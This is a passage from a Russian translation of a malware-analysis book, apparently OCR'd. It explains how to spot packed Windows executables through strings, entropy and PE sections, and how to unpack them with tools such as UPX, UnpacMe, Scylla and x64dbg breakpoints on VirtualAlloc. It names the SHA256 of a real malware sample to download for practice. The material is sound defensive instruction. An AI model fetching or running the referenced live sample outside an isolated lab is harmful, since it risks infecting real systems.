ascii	1500	0x000232E4	-	size	-	kThhTfeDL58kfM4rYU63T42NREBz5ZI84a7tFotH4LmNIL+6Iudq/Gh+f0ngQ7XzxZ7MCovJCA...
ascii	1500	0x000238C4	-	size	-	dxMKZyLpr0T0RGDEknG9u1+VtUertCI5m4nfOsfKe+siz+QEZ88ITIEhCVF/HZx3pbtygxulep9...
ascii	1500	0x00023EA4	-	size	-	tgG/LYo6LoUGyyuemWgPOGvMaOusBjsk1WvROlwV6jIhkI5byeHKZ4JBHJ5hSuhOzOrVrixCj...
ascii	1500	0x00024484	-	size	-	htnbvv6pskNTLIHT7w8On/FBMMzcylvfzhcMP318iJW7R632WR35xuEqoH87KD9q+Lbl83U1...
ascii	1500	0x00024A64	-	size	-	3vZefgAM6dTT8UQgnx10SedU8rc9SK3DkOq4FThYMxkbCRNnCLIw8wV4txQ0ysOvwl//L6sL...

Рис. 17.7. Строки упакованного образца вредоносной программы

Напротив, в распакованном образце должно быть много открытых, деобфусцированных строк.

Вычисление значения энтропии

Упакованная вредоносная программа, скорее всего, будет иметь высокое значение энтропии. Энтропия является мерой случайности данных. Высокая энтропия указывает, что данные могут быть зашифрованы или сжаты, а в контексте упаковки означает, что образец, вероятно, упакован. Максимально возможное значение энтропии равно 8; чем ближе к нему файл, тем вероятнее, что он упакован.

Энтропию исполняемого файла вредоносной программы умеют вычислять многие инструменты, но автор снова использовал в качестве примера PEStudio. На рис. 17.8 показано значение энтропии упакованного образца.

property	value
md5	DCC0D02B0936131D89752DAF8CCA3B5C
sha1	195C29CFBD04F7BF2E2C90C930F34C712F436883
sha256	24D775CDE5E5B069948E25D7E38BA2BC41326E5A06EF33C653B958956CE8BAB6
md5-without-overlay	wait...
sha1-without-overlay	wait...
sha256-without-overlay	wait...
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	592384 (bytes)
size-without-overlay	wait...
entropy	6.993
imphash	n/a
signature	Microsoft Visual C++ v6.0
entry-point	55 8B EC 6A FF 68 08 C9 44 00 68 80 75 43 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 58 53

Рис. 17.8. Просмотр значения энтропии упакованной вредоносной программы в PEStudio

Хорошее эмпирическое правило состоит в том, что энтропия упакованного исполняемого файла будет около 6 или выше. При более низком значении вероятность упаковки файла уменьшается.


> **ПРИМЕЧАНИЕ.** Помните, что некоторые файлы, не являющиеся PE, например документы, всегда имеют высокую энтропию, поэтому правило "6 или выше" относится только к PE-файлам.

Проверка разделов PE

Для определения упаковки вредоносной программы можно также использовать сведения о разделах PE-файла. Как вы, возможно, помните из главы 1, исполняемые файлы имеют несколько

разделов: `.text`, `.data`, `.rdata`, `.rsrc` и другие. В обычном неупакованном файле разделы помечены этими именами. Иногда упаковщики переименовывают разделы так, что новое имя указывает на конкретный упаковщик. Например, UPX переименовывает их в `UPX0`, `UPX1` и так далее. Другой признак упакованной вредоносной программы состоит в слишком большом или недостаточном числе разделов. Обычный неупакованный исполняемый файл, как правило, имеет четыре раздела, плюс-минус несколько, поэтому файл с девятью разделами либо всего одним или двумя может быть тревожным признаком и требует дальнейшего исследования.

Сведения о разделах PE позволяют просматривать многие инструменты. На рис. 17.9 автор с помощью PE-bear показал возможный вид упакованного образца.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.
▷	1000	27000	1000	27000	E0000060	0	0
▷ petite	28000	1000	28000	1000	40000040	0	0

Рис. 17.9. Просмотр разделов PE упакованного образца вредоносной программы в PE-bear

В файле на рисунке всего два раздела. Один совершенно не имеет метки, а другой называется `petite`, что не является стандартным именем раздела исполняемого файла. Вероятно, файл упакован, возможно упаковщиком Petite.

Наконец, ещё одним прекрасным индикатором упаковки могут быть размеры разделов PE-файла. У каждого раздела есть две характеристики размера: физический и виртуальный. Физический размер PE-файла представляет размер раздела на диске, а виртуальный размер после запуска и последующего отображения в память. Если у образца физический размер равен нулю, а виртуальный ненулевой, это хороший признак упаковки. В таком случае вредоносная программа может, например, пытаться скрыть свой код в другом разделе.

Автоматизированное определение упаковщика

Наконец, самый простой способ определить, упакован ли образец, состоит в применении автоматизированного средства обнаружения упаковщиков. Доступно несколько таких инструментов; любимые инструменты автора: Detect It Easy (DIE), Exeinfo PE, PE Detective и CFF Explorer. Они предоставляют такие сведения, как энтропия файла, имена и размеры разделов, данные компилятора, а иногда, в лучшем случае, даже имя самого упаковщика.

Например, Exeinfo PE пытается определить вариант упаковщика по статическим сигнатурам. На рис. 17.10 показан Exeinfo PE в действии: инструмент определил, что этот образец, возможно, написан на .NET и потенциально упакован обфускатором DeepSea.




Рис. 17.10. Определение упаковщика вредоносной программы в Exeinfo PE

Хотя автоматизированные детекторы вроде Exeinfo PE не всегда точны на 100 процентов, их применение является прекрасным первым шагом при исследовании исполняемых файлов вредоносных программ; они способны дать важные подсказки для дальнейшего анализа и распаковки. Лучше попробовать несколько таких инструментов и выяснить, какой выдаёт наиболее полезный результат для исследуемого образца.

> **ПРИМЕЧАНИЕ.** Многие из этих инструментов регулярно обновляют базы обнаружения, поэтому обязательно устанавливайте обновления, чтобы получать точные результаты.

Автоматизированная распаковка

Установив, что образец действительно упакован, можно начинать обдумывать способы его распаковки. Вы можете спросить: зачем вообще распаковывать образец? Разве нельзя просто запустить его и анализировать как есть? Всегда можно просто выполнить вредоносную программу в песочнице или отладчике и полностью отказаться от распаковки; этот вариант отдельно рассматривается в разделе "Анализ без распаковки" на странице 383 оригинала. Однако распаковка позволяет добраться до самой сути вредоносной программы и извлечь полезную нагрузку, что часто необходимо для полного понимания её возможностей и статического анализа кода.

Поведение вредоносной программы можно понять и без распаковки, но некоторые нюансы могут потеряться. Например, образец способен иметь скрытые возможности или действовать по-разному в зависимости от среды анализа. В контексте уклоняющихся вредоносных программ это может означать иное поведение в автоматизированной песочнице. Не распаковав программу и тщательно не исследовав её код, можно пропустить ключевые особенности поведения, возможности и индикаторы. Существует несколько способов распаковки: полностью автоматизированная, с помощью песочницы, ручная динамическая и статическая. В этом разделе мы начнём с полностью автоматизированной распаковки и распаковки с помощью песочницы, а затем подробно рассмотрим остальные методы.

Полностью автоматизированная распаковка

Полностью автоматизированная распаковка является самым простым и быстрым способом, поэтому её всегда полезно попробовать первой. Многие распространённые упаковщики общего назначения либо имеют встроенные возможности распаковки, либо для них созданы специальные автоматизированные распаковщики. Программа UPX также содержит ключ для распаковки файлов. Чтобы распаковать файл, достаточно передать UPX параметр `-d`:

```
C:\> upx.exe -d file.exe
```

К другим инструментам относятся Un{i}packer, применяющий эмуляцию кода для распаковки многих распространённых упаковщиков, например MPRESS, ASPack и, конечно, UPX, а также Universal Extractor 2 (UniExtract2), способный распаковывать множество распространённых упаковщиков и архивов сжатых файлов. Сначала следует попытаться определить применяемый упаковщик изученными методами, а затем испытать несколько полезных автоматизированных инструментов.

Важно помнить, что авторы вредоносных программ могут изменять распространённые упаковщики вроде только что упомянутых, поскольку многие из них имеют открытый исходный код. Модифицировать их так, чтобы полностью автоматизированные методы перестали работать, сравнительно просто. Кроме того, сложная вредоносная программа обычно не упаковывается, по крайней мере исключительно, бесплатным распространённым упаковщиком, поэтому не следует полагаться только на автоматизированные средства. Как вы скоро увидите, существует много других инструментов для автоматизированной и полуавтоматизированной распаковки.

Распаковка с помощью песочницы

Следующий по простоте способ распаковать образец состоит в применении песочницы анализа вредоносных программ. Многие песочницы автоматизируют распаковку, обычно обнаруживая вредоносный код в памяти, перехватывая и отслеживая ключевые функции Windows, часто вызываемые при распаковке, и автоматизируя извлечение исполняемого кода из памяти. Неплохо справляется с этим коммерческая песочница VMRay Analyzer. В выводе на рис. 17.11 видно, что VMRay Analyzer сумела извлечь вредоносную программу из памяти на разных этапах распаковки.

Memory Dumps (14)

Name	Start VA	End VA	Dump Reason	PE Rebuild
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	First Execution	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x000B0000	0x000D8FFF	Content Changed	✗
buffer	0x00380020	0x0048081F	Image In Buffer	✓
buffer	0x00710000	0x00990FFF	Image In Buffer	✓
buffer	0x024B0000	0x0253EFFF	First Execution	✗

Рис. 17.11. Просмотр исполняемого кода вредоносной программы, выгруженного из памяти песочницей VMRay Analyzer

На снимке видно, как VMRay Analyzer попыталась распаковать образец, выгружая память вредоносной программы на ключевых этапах её поведения. Например, в столбце Dump Reason показано, что вредоносный код выгружается из памяти при изменении содержимого, при первом выполнении и при наличии исполняемого файла, образа, в памяти. VMRay Analyzer также попыталась восстановить PE-заголовки выгруженного исполняемого файла, чтобы его было удобнее анализировать в дизассемблере или отладчике.

Существует даже песочница, предназначенная исключительно для распаковки: UnpacMe. По словам её автора, "UnpacMe автоматизирует первый шаг процесса анализа вредоносной программы", то есть процесс распаковки. UnpacMe является коммерческой песочницей, но на момент написания книги предлагала бесплатный сервис с ограниченным числом отправок в месяц. На рис. 17.12 показаны отправка образца в UnpacMe и полученные распакованные файлы полезной нагрузки, доступные для загрузки.




Рис. 17.12. Образец вредоносной программы, распакованный UnpacMe

Иногда песочнице не удаётся успешно распаковать полезную нагрузку вредоносной программы. Причин может быть несколько, например уклоняющееся поведение программы или неспособность проследить процесс распаковки в памяти. Рассмотрим несколько методов ручной распаковки, которые помогут, если автоматизированные способы не сработают.

Ручная динамическая распаковка

Ручная распаковка предполагает поиск процедуры распаковки в коде упакованной вредоносной программы, определение способа распаковки и прослеживание этого процесса, чтобы "перехватить" полезную нагрузку в только что распакованном состоянии. Существует две формы ручной распаковки: динамическая и статическая.

Ручная динамическая распаковка предполагает запуск вредоносной программы в среде виртуальной машины и разрешение ей выполняться и распаковываться так, как это происходило бы на узле жертвы, при одновременном прослеживании процесса отладчиком и перехвате распакованной полезной нагрузки в памяти. Напротив, статическая распаковка заключается в обратной разработке кода заглушки, воспроизведении её логики и выполнении этой логики над упакованной программой. В этом разделе основное внимание уделено динамической распаковке, а

статическая рассматривается в разделе "Ручная статическая распаковка" на странице 382 оригинала.

> **ПРИМЕЧАНИЕ.** Вместо очень узких приёмов для конкретных упаковщиков здесь рассматриваются более общие методы динамической распаковки множества вариантов вредоносных программ независимо от используемого упаковщика. Методы приведены без определённого порядка; каждый упаковщик ведёт себя по-своему, поэтому универсального способа нет. Возможно, придётся пробовать разные методы или сочетать фрагменты нескольких. Именно это делает распаковку столь трудной, но и столь увлекательной.

Быстрый и грубый вариант: позволить вредоносной программе сделать работу

При запуске на узле жертвы упакованная вредоносная программа должна где-то распаковать себя в памяти. Один из простейших видов динамической распаковки состоит в запуске программы в виртуальной машине, предоставлении ей возможности самостоятельно распаковаться и последующем извлечении распакованного кода. Этот способ можно попробовать первым, прежде чем переходить к более сложным методам из данного раздела.

Выгрузить процесс из памяти довольно просто. Это можно сделать Process Hacker, Process Explorer или другими расширенными аналогами диспетчера задач. В Process Hacker щёлкните правой кнопкой работающий процесс вредоносной программы и выберите Create Dump File, как показано на рис. 17.13 для процесса `sample.exe`.




Рис. 17.13. Извлечение вредоносной программы из памяти посредством Process Hacker

Это быстрый и грубый способ распаковки, имеющий несколько ограничений. Во-первых, невозможно знать, успела ли вредоносная программа полностью распаковаться в памяти. Например, уклоняющаяся программа может обнаружить среду виртуальной машины и отказаться распаковывать полезную нагрузку. Кроме того, поскольку файл извлечён непосредственно из памяти, он не был правильно снят с отображения и будет иметь неверное выравнивание, а значит, его, скорее всего, не удастся легко исследовать в таком дизассемблере, как IDA Pro. Однако можно проверить строки файла инструментом Strings или PEStudio, чтобы получить подсказки о возможных действиях образца. Могут обнаружиться открытые имена функций, C2-адреса или расшифрованные данные. Но существует более удачный вариант.

Инструмент Scylla позволяет извлечь вредоносную программу из памяти, автоматически выровнять файл, исправить его заголовки и даже восстановить IAT. Scylla существует и как плагин x64dbg, и как отдельный инструмент, причём работает одинаково в обеих формах. Предположим, вы перенесли образец вредоносной программы в аналитическую виртуальную машину и запустили его. Возможно, он не сразу распакует себя в памяти, поэтому стоит подождать около минуты, чтобы убедиться в полном завершении распаковки. Затем можно запустить Scylla, как показано на рис. 17.14.




Рис. 17.14. Выгрузка процесса вредоносной программы посредством Scylla

Scylla позволяет выбрать целевой процесс для выгрузки; обычно это активный процесс вредоносной программы, здесь `sample.exe`. Затем можно нажать IAT Autosearch для автоматического поиска возможной IAT в памяти процесса. После обнаружения IAT нажмите Get Imports, чтобы сформировать список импортов, которым будет заполнена IAT после выгрузки процесса. Наконец, кнопка Dump выгружает процесс из памяти на диск в исполняемый файл, фактически снимая отображение процесса из памяти.

Большинство сложных вредоносных программ не позволит распаковать себя настолько чисто. Однако поскольку этот метод занимает меньше пяти минут, его всегда стоит попробовать. Теперь перейдём к более сложным методам распаковки.

Наблюдение за операциями с памятью

Поскольку заглушка распаковки должна выделить память для только что распакованного файла и изменить защиту этой памяти, можно предположить, что в какой-то момент она вызовет функции Windows, связанные с операциями над памятью. Идея состоит в установке точек останова в отладчике на таких функциях, запуске вредоносной программы и внимательном наблюдении за операциями в поисках возможности выгрузить распакованный код.

VirtualAlloc

`VirtualAlloc`, вероятно, самая распространённая встречающаяся функция выделения памяти, но применяются также `VirtualAllocEx` и `malloc`. Можно просто присоединить упакованный образец к такому отладчику, как x64dbg, установить точку останова на выбранной функции выделения памяти либо на всех сразу и запустить программу. После срабатывания точки останова необходимо определить базовый адрес новой области памяти и наблюдать за появлением в ней данных. Рассмотрим это на практике.

> **ПРИМЕЧАНИЕ.** Необходимый для повторения примера файл можно найти в VirusTotal или MalShare по хешу SHA256: `7b8fc6e62ef39770587a056af9709cb38f052aad5d815f808346494b7a3d00c5`.

Загрузите исполняемый файл, переименованный автором на рис. 17.15 в `badthing.exe`, в x64dbg и выполните функцию Run to User Code из меню Debug, которая приведёт вас к точке входа кода вредоносной программы.




Рис. 17.15. Точка входа вредоносной программы в x64dbg

Затем установите точку останова на функции `VirtualAlloc` командой `bp VirtualAlloc`, как показано на рис. 17.16. Мы надеемся, что распакованный исполняемый файл в итоге будет

отображён в эту область памяти.




Рис. 17.16. Установка точки останова на VirtualAlloc

После этого продолжайте выполнение вредоносной программы клавишей F9, пока точка останова не сработает, как на рис. 17.17.




Рис. 17.17. Срабатывание точки останова на VirtualAlloc

После срабатывания можно выполнять программу до возврата функции: выберите Debug > Execute Till Return, затем проверьте значение регистра EAX, где находится целевая область памяти, выделенная `VirtualAlloc`, как показано на рис. 17.18.




Рис. 17.18. Адрес области памяти, выделенной VirtualAlloc

В случае автора базовый адрес этой области памяти равен `000F0000`. Щёлкните это значение в EAX правой кнопкой и выберите Follow in Dump. В окне Dump должна появиться пустая область памяти, как на рис. 17.19.

